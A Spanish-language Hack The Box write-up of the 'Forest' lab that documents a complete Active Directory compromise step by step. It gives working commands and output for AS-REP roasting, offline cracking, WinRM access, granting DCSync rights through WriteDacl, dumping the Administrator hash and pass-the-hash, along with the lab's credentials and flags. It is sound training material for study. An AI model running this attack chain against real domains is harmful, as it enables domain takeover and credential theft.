



HACK THE BOX · EASY · WINDOWS

Forest

Writeup técnico completo ·
explotación reproducible

Máquina Forest resuelta

HTB Forest · Retired · 2026-04-29

Autor	Ramon Santos Sabarich / r4ms4nt
Tipo	Informe técnico completo y archivable
Objetivo	Documentar enumeración, Active Directory, pivote a usuario con privilegios y compromiso completo con trazabilidad clara y reutilizable
Fecha de resolución	2026-04-29



Informe técnico normalizado para archivo, consulta y trazabilidad.

GUÍA DE LECTURA

Índice

Informe técnico consolidado de la máquina Forest. Se conserva la secuencia operativa principal, la interpretación de resultados y las lecciones reutilizables del laboratorio.

Ficha del laboratorio

Resumen ejecutivo

Alcance y criterio de documentación

1. Preparación y arranque del laboratorio

2. Enumeración inicial con Nmap

- Puertos relevantes

3. Resolución local del dominio

4. LDAP anonymous bind

5. Limpieza de usuarios y primer error útil

- Problema observado
- Usuarios humanos observados

6. Validación de svc-alfresco y ASREPROasting

7. Crackeo offline del AS-REP

- Validación de credenciales

8. Acceso inicial por WinRM y obtención de user.txt

9. Intento de SharpHound y cambio a bloodhound-python

- Nota sobre clock skew

10. Revisión dirigida de BloodHound con jq

- Usuarios relevantes
- Grupos relevantes
- Objeto de svc-alfresco

11. Confirmación de WriteDacl sobre el dominio

12. Creación de una cuenta controlada

- Primer intento y corrección
- Creación y pertenencias

13. Concesión de DCSync con impacket-dacledit

- Comando ejecutado

14. Extracción del hash de Administrator con secretdump

15. Acceso administrativo mediante pass-the-hash

- Cierre técnico

16. Cadena técnica final

17. Lecciones reutilizables

- 17.1. Un DC se reconoce por conjunto de señales, no por un puerto aislado
- 17.2. LDAP anonymous bind puede ser suficiente para iniciar una cadena completa
- 17.3. Las listas de usuarios deben depurarse
- 17.4. Una lista vacía no es una prueba negativa
- 17.5. ASREPROasting confirma un fallo de configuración Kerberos
- 17.6. La flag de user no es el hallazgo más importante
- 17.7. BloodHound no se analiza con grep amplio
- 17.8. WriteDacl sobre el dominio es una primitiva crítica
- 17.9. DCSync cambia el impacto de la intrusión
- 17.10. Pass-the-hash evita depender de la contraseña en claro

18. Evidencias principales

HTB Forest - Writeup técnico didáctico

Ficha del laboratorio

Campo	Valor
Plataforma	Hack The Box
Máquina	Forest
Dificultad	Easy
Sistema identificado	Windows Server 2016 Standard 14393
Rol dominante	Controlador de Dominio Active Directory
Dominio	htb.local / HTB.LOCAL
Hostname	FOREST
FQDN	FOREST.htb.local
IP inicial observada	10.129.34.129
IP final tras reconexión	10.129.95.210
Usuario comprometido	svc-alfresco
Credencial recuperada	svc-alfresco:s3rvice
Cuenta controlada creada	r4mforest:R4mForest!26
Hash NTLM de Administrator obtenido	32693b11e6aa90eb43d32c72a07ceea6
Estado	Resuelta

Resumen ejecutivo

Forest es una máquina orientada a Active Directory. La fase inicial de reconocimiento muestra rápidamente un perfil de Controlador de Dominio: DNS, Kerberos, LDAP, SMB, Global Catalog, ADWS y WinRM aparecen expuestos en el mismo host. Aunque también existen servicios HTTP asociados a Microsoft HTTPAPI, no constituyen una aplicación web principal; en esta máquina son señales auxiliares de servicios Windows y administración remota.

La cadena de compromiso se apoya en una secuencia clásica y muy formativa:

```
LDAP anonymous bind
-> enumeración de objetos del dominio
-> identificación de svc-alfresco
-> ASREPROasting
-> crackeo offline del AS-REP
-> credencial válida para svc-alfresco
-> acceso WinRM
-> identificación de Account Operators
-> análisis de relaciones con BloodHound
-> abuso de Exchange Windows Permissions con WriteDACL sobre el dominio
-> concesión de permisos DCSync a una cuenta controlada
-> extracción del hash de Administrator
-> pass-the-hash
-> acceso administrativo y root.txt
```

La máquina enseña tres ideas centrales. La primera es que la enumeración LDAP en Active Directory puede revelar una ruta completa si se interpreta correctamente. La segunda es que Kerberos no solo sirve para autenticación, sino que también puede ser una superficie de ataque cuando una cuenta tiene

deshabilitada la preautenticación. La tercera es que la escalada en Active Directory no siempre pasa por privilegios locales inmediatos: a menudo se construye encadenando grupos, ACLs y permisos delegados.

Alcance y criterio de documentación

Este documento reconstruye la resolución real del laboratorio a partir de la evidencia observada. No se presenta una ruta alternativa ni una explotación inventada. Cuando una salida fue ambigua, se indica como tal. Cuando una prueba falló por secuencia o por entorno, se conserva como parte del aprendizaje técnico, porque esos errores ayudan a entender mejor la metodología.

En el cuerpo principal se conserva la parte didáctica útil de los registros técnicos: por qué se eligió cada rama, qué comando tenía sentido en cada punto, qué salida importaba y cómo cambiaba la decisión siguiente.

1. Preparación y arranque del laboratorio

La máquina se inició con el flujo habitual de trabajo mediante el script `Inici-HTB`, que prepara el directorio del objetivo, comprueba conectividad, ejecuta un reconocimiento rápido del sistema y lanza los escaneos iniciales.

```
Inici-HTB FOREST 10.129.34.129
```

Hecho verificado

La conectividad inicial fue correcta:

```
PING 10.129.34.129
1 packets transmitted, 1 received, 0% packet loss
```

El TTL observado fue 127, compatible con un sistema Windows. La herramienta de identificación rápida también clasificó el objetivo como Windows.

Lectura didáctica

El TTL no debe tomarse como prueba absoluta del sistema operativo, pero sí como una señal temprana útil. En este caso, esa señal se vio reforzada después por Nmap y SMB, por lo que quedó validada dentro de un conjunto de evidencias más amplio.

2. Enumeración inicial con Nmap

El escaneo completo de puertos mostró una superficie amplia y muy característica de un entorno Active Directory.

Puertos relevantes

```
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5985/tcp   open  wsman
9389/tcp   open  adws
47001/tcp  open  winrm / Microsoft HTTPAPI
49664-50033/tcp  open  servicios RPC dinámicos
```

El escaneo de servicios identificó el dominio y el host:

```
Domain: htb.local
Host: FOREST
FQDN: FOREST.htb.local
OS: Windows Server 2016 Standard 14393
```

Interpretación

La combinación de 53, 88, 389, 445, 3268, 3269 y 9389 es una señal fuerte de Controlador de Dominio. El puerto 5985/tcp indica WinRM, que será útil más adelante si se obtiene una credencial válida. Los servicios HTTP identificados como Microsoft-HTTPAPI/2.0 devuelven **Not Found**, por lo que no justifican abrir una rama web principal.

Decisión de rama

La superficie dominante pasa a ser:

```
AD / LDAP / Kerberos / SMB
```

Las ramas secundarias quedan anotadas así:

- WinRM: pendiente de credenciales válidas.
- SMB: útil como validación y enumeración complementaria.
- HTTPAPI: no se considera aplicación web principal.

3. Resolución local del dominio

En Active Directory conviene trabajar con nombres de dominio y FQDN, no solo con direcciones IP. Herramientas relacionadas con LDAP, Kerberos o SMB pueden depender de la resolución correcta del dominio.

```
echo '10.129.34.129 forest.htb.local htb.local FOREST' | sudo tee -a /etc/hosts
getent hosts htb.local
getent hosts forest.htb.local
```

Hecho verificado

Inicialmente la resolución quedó asociada a 10.129.34.129. Más adelante, tras una reconexión de HTB, la IP de la máquina cambió a 10.129.95.210, por lo que fue necesario corregir /etc/hosts:

```
sudo cp /etc/hosts /etc/hosts.bak $(date +%Y%m%d_%H%M%S)
echo '10.129.95.210 forest.htb.local htb.local FOREST' | sudo tee -a /etc/hosts
getent hosts htb.local
getent hosts forest.htb.local
getent hosts FOREST
```

La resolución final quedó correctamente apuntando a:

```
10.129.95.210 forest.htb.local htb.local FOREST
```

Lección reutilizable

Cuando una máquina HTB se reconecta y cambia de IP, no basta con modificar los comandos manualmente. En Active Directory también debe revisarse /etc/hosts, porque una resolución antigua puede provocar errores confusos en Kerberos, LDAP o herramientas de Impacket.

4. LDAP anonymous bind

Dado que Nmap identificó LDAP y Global Catalog, el siguiente paso lógico fue comprobar si el dominio permitía consultas anónimas.

```
ldapsearch -x -H ldap://10.129.34.129:389 -b "dc=htb,dc=local" \
> content/ldap/ldap_anonymous_full.ldif
```


Por qué se usa este comando

ldapsearch permite consultar el directorio. La opción -x fuerza autenticación simple. Al no proporcionar usuario ni contraseña, la prueba intenta una consulta anónima. La base dc=htb,dc=local se deriva del dominio observado en Nmap.

Hecho verificado

La consulta devolvió objetos del dominio sin credenciales. Esto confirma LDAP anonymous bind funcional.

Para reducir ruido, se extrajeron campos relevantes:

```
grep -Ei 'dn:|sAMAccountName|userPrincipalName|memberOf|servicePrincipalName|userAccountControl' \
content/ldap/ldap_anonymous_full.ldif \
| tee content/ldap/ldap_interesting_fields.txt
```

Lectura de la salida

La salida reveló una estructura rica del dominio:

- usuarios y grupos integrados;
- cuentas y buzones de Exchange;
- equipos FOREST\$ y EXCH01\$;
- grupos de seguridad de Exchange;
- usuarios humanos (sebastien, santi, lucinda, andy, mark);
- la cuenta svc-alfresco dentro de OU=Service Accounts.

El hallazgo más importante fue:

```
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
```

Interpretación

La aparición de svc-alfresco no demuestra por sí sola una vulnerabilidad, pero sí identifica una cuenta de servicio candidata. Las cuentas de servicio suelen ser relevantes porque pueden estar configuradas para compatibilidad con integraciones, autenticación heredada o políticas menos estrictas.

5. Limpieza de usuarios y primer error útil

La primera lista de usuarios se generó a partir de todos los sAMAccountName del LDIF:

```
grep -i 'sAMAccountName:' content/ldap/ldap_anonymous_full.ldif \
| awk '{print $2}' \
| sort -u \
| tee content/users/domain_users_raw.txt
```

Problema observado

La lista resultante no era una lista limpia de usuarios. Incluía grupos y objetos con espacios cortados por awk. Por ejemplo, Remote Management Users podía aparecer reducido a Remote.

Corrección metodológica

Para evitar mezclar usuarios, grupos y objetos de sistema, se repitió la consulta filtrando objetos de usuario reales:

```
ldapsearch -x -H ldap://10.129.95.210:389 -b "dc=htb,dc=local" \
'(&(objectCategory=person)(objectClass=user))' \
sAMAccountName userPrincipalName userAccountControl memberOf description servicePrincipalName \
| tee content/ldap/ldap_users_clean.ldif
```

Después se creó una lista más limpia:

```
grep -i '^sAMAccountName:' content/ldap/ldap_users_clean.ldif \  
| awk '{print $2}' \  
| sort -u \  
| tee content/users/domain_users_clean.txt
```

Usuarios humanos observados

```
sebastien  
lucinda  
andy  
mark  
santi
```

Lección reutilizable

En Active Directory, no todo sAMAccountName es una cuenta humana útil para Kerberos. Hay buzones, cuentas internas, equipos, grupos y objetos de sistema. Antes de usar una lista como entrada para herramientas Kerberos, conviene depurarla con filtros LDAP adecuados.

6. Validación de svc-alfresco y ASREPROasting

La ruta de ASREPROasting requiere una condición concreta: una cuenta de usuario debe tener deshabilitada la preautenticación Kerberos. En los registros técnicos se intentó generar un archivo de candidatos mediante LDAP, pero se produjo un error de secuencia: se ejecutó `grep` sobre un archivo `asrep_candidates.ldif` que aún no existía. Eso creó un `asrep_candidates.txt` vacío.

Por qué ese error importa

Una lista vacía no produce una prueba negativa. Si `GetNPUsers` se ejecuta con un archivo sin usuarios, no se está comprobando realmente la cuenta candidata. En este caso, la falta de salida no significaba que `svc-alfresco` no fuera vulnerable, sino que la herramienta no recibió un usuario válido.

Corrección práctica

Dado que `svc-alfresco` ya había aparecido como objeto bajo `OU=Service Accounts`, se creó una lista mínima con esa cuenta:

```
printf 'svc-alfresco\n' | tee content/users/asrep_candidates.txt
```

Después se solicitó el AS-REP con `Impacket`:

```
impacket-GetNPUsers htb.local/ \  
-dc-ip 10.129.95.210 \  
-usersfile content/users/asrep_candidates.txt \  
-no-pass \  
-outputfile loot/ad/asrep_hashes.txt
```

Hecho verificado

Kerberos devolvió un hash AS-REP para la cuenta:

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:...
```

Interpretación

Esto confirma que `svc-alfresco` no requiere preautenticación Kerberos. ASREPROasting no necesita conocer la contraseña previamente; solicita material cifrado que puede atacarse offline. El valor del hallazgo está en que el ataque posterior no genera intentos de login contra el dominio.

7. Crackeo offline del AS-REP

El hash obtenido se atacó offline con John:

```
john --wordlist=/usr/share/wordlists/rockyou.txt loot/ad/asrep_hashes.txt
john --show loot/ad/asrep_hashes.txt | tee loot/ad/asrep_cracked.txt
```

Hecho verificado

John recuperó la contraseña:

```
svc-alfresco:s3rvice
```

Validación de credenciales

La contraseña se validó primero contra SMB:

```
netexec smb 10.129.95.210 -u svc-alfresco -p 's3rvice'
```

La salida confirmó autenticación válida:

```
[+] htb.local\svc-alfresco:s3rvice
```

Después se validó WinRM:

```
netexec winrm 10.129.95.210 -u svc-alfresco -p 's3rvice'
```

La salida relevante fue:

```
[+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
```

Implicación

La credencial no solo es válida para el dominio; también permite abrir una sesión remota por WinRM. Esto cambia la rama activa: deja de ser una fase puramente Kerberos y pasa a ser una fase de foothold inicial.

8. Acceso inicial por WinRM y obtención de user.txt

La sesión remota se abrió con Evil-WinRM:

```
evil-winrm -i 10.129.95.210 -u 'svc-alfresco' -p 's3rvice'
```

Dentro de la sesión se verificó el contexto:

```
whoami
hostname
whoami /user
whoami /groups
pwd
```

Hechos verificados

```
whoami -> htb\svc-alfresco
hostname -> FOREST
pwd -> C:\Users\svc-alfresco\Documents
```

El SID del usuario fue:

```
S-1-5-21-3072663084-364016917-1341370565-1147
```

La flag de usuario estaba en:

```
dir C:\Users\svc-alfresco\Desktop
type C:\Users\svc-alfresco\Desktop\user.txt
```

Flag obtenida:

```
789fa35a3fbdddb31ceee14fa4bdc109
```

Lectura de grupos

La salida de `whoami /groups` fue más importante que la propia flag. Mostró que `svc-alfresco` pertenecía a:

```
BUILTIN\Remote Management Users
BUILTIN\Account Operators
HTB\Privileged IT Accounts
HTB\Service Accounts
```

Interpretación

`Remote Management Users` explica el acceso por WinRM. `Service Accounts` explica el contexto funcional de la cuenta. El dato crítico es `Account Operators`, porque este grupo puede crear y modificar cuentas y añadir usuarios a ciertos grupos no protegidos. La escalada deja de ser una búsqueda local clásica y pasa a ser un problema de permisos de Active Directory.

9. Intento de SharpHound y cambio a bloodhound-python

La siguiente fase requería analizar relaciones de dominio. Primero se intentó subir y ejecutar `SharpHound.exe` desde la sesión WinRM:

```
upload SharpHound.exe
.\SharpHound.exe -c All
```

Hecho verificado

La subida funcionó, pero la ejecución falló por incompatibilidad de .NET:

```
The .Net Runtime is not compatible with SharpHound. Please update to .Net 4.7.2.
```

Decisión técnica

No era necesario insistir con esa versión de SharpHound. La recolección podía hacerse desde Parrot con bloodhound-python, evitando depender del runtime .NET de la víctima.

```
cd /home/r4mon/pentest/targets/HTB/easy/F0REST
mkdir -p content/bloodhound
cd content/bloodhound

bloodhound-python \
-u 'svc-alfresco' \
-p 's3rvice' \
-d htb.local \
-dc forest.htb.local \
-ns 10.129.95.210 \
-c All
```

Resultado

La herramienta encontró:

```
1 dominio
2 equipos
32 usuarios
76 grupos
2 GPOs
15 OUs
20 contenedores
0 trusts
```

Se generaron los JSON principales:

```
computers.json
containers.json
domains.json
gpos.json
groups.json
ous.json
users.json
```

Y se comprimieron para BloodHound:

```
zip forest_bloodhound_$(date +%Y%m%d_%H%M%S).zip *.json
```

Archivo generado:

```
content/bloodhound/forest_bloodhound_20260429_170450.zip
```

Nota sobre clock skew

Durante la recolección apareció:

```
KRB_AP_ERR_SKEW(Clock skew too great)
```

Esto indica un desfase horario que puede afectar a Kerberos. Sin embargo, la recolección obtuvo datos LDAP suficientes para analizar usuarios, grupos, OUs y ACLs.

10. Revisión dirigida de BloodHound con jq

Un grep amplio sobre los JSON resultó demasiado ruidoso. Los JSON de BloodHound no están diseñados para leerse en bruto. Se pasó a consultas más dirigidas con jq.

Usuarios relevantes

```
jq -r '.data[].Properties.name' content/bloodhound/*users.json \
| grep -Ei 'svc-alfresco|sebastien|lucinda|andy|mark|santi'
```

Salida clave:

```
SANTI@HTB.LOCAL
ANDY@HTB.LOCAL
MARK@HTB.LOCAL
SVC-ALFRESCO@HTB.LOCAL
LUCINDA@HTB.LOCAL
SEBASTIEN@HTB.LOCAL
```

Grupos relevantes

```
jq -r '.data[].Properties.name' content/bloodhound/*groups.json \
| grep -Ei 'account operators|exchange windows permissions|domain admins|remote management users|service acc
ounts|privileged it accounts'
```

Salida clave:

```
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
SERVICE ACCOUNTS@HTB.LOCAL
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
ACCOUNT OPERATORS@HTB.LOCAL
DOMAIN ADMINS@HTB.LOCAL
REMOTE MANAGEMENT USERS@HTB.LOCAL
```

Objeto de svc-alfresco

```
jq '.data[] | select(.Properties.name=="SVC-ALFRESCO@HTB.LOCAL")' \
content/bloodhound/*users.json
```

Campos relevantes:

```
enabled: true
dontreqpreauth: true
pwdneverexpires: true
hasspn: false
admincount: true
samaccountname: svc-alfresco
```

Interpretación

`dontreqpreauth: true` confirma retrospectivamente por qué ASREPROasting funcionó. `hasspn: false` indica que esta cuenta no era candidata directa a Kerberoasting por SPN. El bloque de Aces del objeto `svc-alfresco` no debe confundirse con permisos que `svc-alfresco` tenga sobre otros objetos: son ACLs sobre el propio objeto del usuario.

11. Confirmación de WriteDacl sobre el dominio

La ruta probable pasaba por Exchange Windows Permissions, por lo que se extrajo su SID:

```
EWP_SID=$(jq -r '.data[]
| select(.Properties.name=="EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL")
| .ObjectIdentifier' content/bloodhound/*groups.json)

echo "$EWP_SID"
```

SID obtenido:

```
S-1-5-21-3072663084-364016917-1341370565-1121
```

Después se comprobaron las ACLs del dominio:

```
jq -r --arg EWP "$EWP_SID" '
.data[]
| select(.Properties.name=="HTB.LOCAL")
| .Aces[]?
| select(.PrincipalSID==$EWP)
| [.RightName, .PrincipalType, .IsInherited] | @tsv
' content/bloodhound/*domains.json
```

Hecho verificado

La salida confirmó:

WriteDacl	Group	false
WriteDacl	Group	false

El objeto dominio era:

DC=HTB,DC=LOCAL


y estaba marcado como objetivo de alto valor.

Implicación

La relación crítica queda confirmada:

EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL -- WriteDacl --> HTB.LOCAL

Esto permite construir una ruta de escalada sin añadir directamente una cuenta a **Domain Admins**. La idea es abusar de **WriteDacl** sobre el dominio para conceder permisos de replicación tipo DCSync a una cuenta controlada.



12. Creación de una cuenta controlada

Para no alterar usuarios existentes, se creó una cuenta nueva de dominio llamada `r4mforest`.

Primer intento y corrección

El primer intento usó una contraseña de más de 14 caracteres. `net user` lanzó una pregunta interactiva de compatibilidad con sistemas previos a Windows 2000, y `Evil-WinRM` no gestionó bien la respuesta. El usuario no se creó.

La corrección fue usar una contraseña compleja pero de 14 caracteres o menos:

```
R4mForest!26
```

Creación y pertenencias

Los comandos se ejecutaron dentro de `Evil-WinRM` como `svc-alfresco`:

```
net user r4mforest R4mForest!26 /add /domain
net user r4mforest /domain
net group "Exchange Windows Permissions" r4mforest /add /domain
net localgroup "Remote Management Users" r4mforest /add
net user r4mforest /domain
```

Hecho verificado

La cuenta quedó creada y activa. Las pertenencias observadas fueron:

```
Domain Users
Exchange Windows Permissions
Remote Management Users
```

Interpretación

Esto confirma que `svc-alfresco`, por su pertenencia a `Account Operators`, puede crear usuarios y modificar grupos no protegidos. `Exchange Windows Permissions` no está marcado como grupo protegido, por lo que pudo añadirse la cuenta controlada.

La ruta queda preparada:

```
r4mforest
-> miembro de Exchange Windows Permissions
-> grupo con WriteDacl sobre HTB.LOCAL
-> posibilidad de conceder permisos DCSync
```

13. Concesión de DCSync con `impacket-dacledit`

Inicialmente se contempló usar `PowerView` y `Add-ObjectACL`, pero `PowerView.ps1` no estaba disponible en la carpeta de herramientas. En lugar de bloquear la fase, se usó `impacket-dacledit` desde `Parrot`.

Por qué tiene sentido `dacledit`

`PowerView` y `impacket-dacledit` pueden servir para modificar ACLs. La diferencia práctica es el lugar de ejecución:

```
PowerView      -> se ejecuta dentro de Windows, por WinRM
impacket-dacledit -> se ejecuta desde Parrot contra LDAP/AD
```

Como `r4mforest` ya estaba dentro de `Exchange Windows Permissions`, y ese grupo tenía `WriteDacl` sobre el dominio, `dacledit` era una vía directa y limpia.

Comando ejecutado

```
impacket-dacledit \  
-action write \  
-rights DCSync \  
-principal r4mforest \  
-target-dn 'DC=htb,DC=local' \  
'htb.local/r4mforest:R4mForest!26' \  
-dc-ip 10.129.95.210
```

Hecho verificado

La salida confirmó:

```
[*] DACL backed up to dacledit-20260429-175029.bak  
[*] DACL modified successfully!
```

Esto significa que la ACL del dominio fue modificada y que r4mforest recibió permisos de replicación suficientes para intentar DCSync.

14. Extracción del hash de Administrator con secretdump

Con los permisos DCSync aplicados, se ejecutó secretdump limitando la extracción al usuario Administrator:

```
impacket-secretdump \  
'htb.local/r4mforest:R4mForest!26@10.129.95.210' \  
-just-dc-user Administrator \  
-outputfile loot/ad/secretdump_administrator
```

Hecho verificado

secretdump usó DRSUAPI para obtener secretos de NTDS.DIT:

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

Se obtuvo el hash NTLM de Administrator:

```
32693b11e6aa90eb43d32c72a07ceea6
```

También se obtuvieron claves Kerberos AES y DES del usuario administrador.

Interpretación

DCSync no consiste en romper la contraseña del administrador. Consiste en abusar de permisos de replicación del dominio para solicitar secretos del directorio. El impacto es crítico: si una cuenta puede replicar secretos, puede obtener hashes de cuentas privilegiadas.

15. Acceso administrativo mediante pass-the-hash

No fue necesario crackear el hash de Administrator. En Windows, el hash NTLM puede reutilizarse directamente en ciertos protocolos mediante pass-the-hash.

```
evil-winrm -i 10.129.95.210 -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'
```

Dentro de la sesión:

```
whoami  
hostname  
pwd
```


Hecho verificado

```
whoami -> htb\administrator  
hostname -> FOREST  
pwd -> C:\Users\Administrator\Documents
```

La flag final estaba en:

```
dir C:\Users\Administrator\Desktop  
type C:\Users\Administrator\Desktop\root.txt
```

Flag obtenida:

```
2a7cbb6f92926190213605fa2ba841d3
```

Cierre técnico

El compromiso administrativo queda confirmado. La máquina queda resuelta.



16. Cadena técnica final

1. Nmap identifica un Controlador de Dominio Windows Server 2016.
2. LDAP anonymous bind permite enumerar objetos del dominio.
3. La enumeración revela svc-alfresco en OU=Service Accounts.
4. Kerberos entrega un AS-REP para svc-alfresco.
5. John crackea el hash y recupera s3rvice.
6. SMB y WinRM validan la credencial.
7. Evil-WinRM permite acceso como htb\svc-alfresco.
8. whoami /groups revela Account Operators.
9. BloodHound confirma usuarios, grupos y relaciones relevantes.
10. Exchange Windows Permissions tiene WriteDacl sobre HTB.LOCAL.
11. svc-alfresco crea r4mforest y lo añade a Exchange Windows Permissions.
12. impacket-dacledit concede DCSync a r4mforest.
13. secretdump extrae el hash NTLM de Administrator.
14. Evil-WinRM usa pass-the-hash con Administrator.
15. Se obtiene root.txt.

17. Lecciones reutilizables

17.1. Un DC se reconoce por conjunto de señales, no por un puerto aislado

88/tcp, 389/tcp, 445/tcp, 3268/tcp, 3269/tcp, 9389/tcp, dominio visible y FQDN del host forman una evidencia mucho más fuerte que cualquier puerto individual. La clasificación correcta de la superficie evita perder tiempo en ramas web falsas.

17.2. LDAP anonymous bind puede ser suficiente para iniciar una cadena completa

En Forest, LDAP permitió leer estructura interna del dominio, usuarios, OUs, objetos de Exchange y cuentas de servicio. Esa enumeración no es explotación directa, pero sí proporciona la información necesaria para decidir la siguiente técnica.

17.3. Las listas de usuarios deben depurarse

Extraer todos los sAMAccountName sin filtrar puede producir listas contaminadas con grupos, equipos y objetos internos. Antes de usar Kerberos o herramientas de password attack, conviene filtrar por usuarios reales.

17.4. Una lista vacía no es una prueba negativa

El intento fallido con asrep_candidates.txt vacío no demostraba que svc-alfresco no fuera vulnerable. Solo indicaba que la herramienta no recibió usuarios. Documentar este tipo de error evita descartar hipótesis válidas por fallos de secuencia.

17.5. ASREPROasting confirma un fallo de configuración Kerberos

dontreqpreauth: true permite solicitar material cifrado sin conocer contraseña previa. El ataque relevante ocurre offline, durante el crackeo del hash.

17.6. La flag de user no es el hallazgo más importante

El verdadero pivote fue whoami /groups. La pertenencia a Account Operators permitió pasar de acceso inicial a una ruta de escalada de dominio.

17.7. BloodHound no se analiza con grep amplio

Los JSON de BloodHound contienen muchas relaciones anidadas. Para comprobaciones rápidas, jq es más preciso. Para rutas completas, BloodHound visual sigue siendo la herramienta más adecuada.

17.8. WriteDacL sobre el dominio es una primitiva crítica

Exchange Windows Permissions no era un grupo de administradores del dominio, pero tenía WriteDacL sobre HTB.LOCAL. Esa relación permitió conceder permisos DCSync a una cuenta controlada.

17.9. DCSync cambia el impacto de la intrusión

Una cuenta con permisos DCSync puede solicitar secretos del dominio. Al obtener el hash de Administrator, el compromiso pasa de usuario con privilegios delegados a control administrativo efectivo.

17.10. Pass-the-hash evita depender de la contraseña en claro

El hash NTLM de Administrator fue suficiente para abrir WinRM como administrador. No fue necesario crackear la contraseña.

18. Evidencias principales

Fase	Evidencia
Clasificación	FOREST.htb.local, htb.local, Windows Server 2016, puertos AD
LDAP	Consulta anónima devuelve objetos del dominio
Cuenta candidata	CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
ASREPROasting	\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL:...
Crackeo	svc-alfresco:s3rvice
Validación	netexec winrm ... (Pwn3d!)
Foothold	htb\svc-alfresco por Evil-WinRM
User flag	789fa35a3fbdddb31ceee14fa4bdc109
Pivote	BUILTIN\Account Operators
BloodHound	EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL existe
ACL crítica	WriteDacL sobre HTB.LOCAL
Cuenta controlada	r4mforest:R4mForest!26
DCSync	DACL modified successfully! y secretsdump por DRSUAPI
Hash Administrator	32693b11e6aa90eb43d32c72a07ceea6
Admin	htb\administrator por Evil-WinRM
Root flag	2a7cbb6f92926190213605fa2ba841d3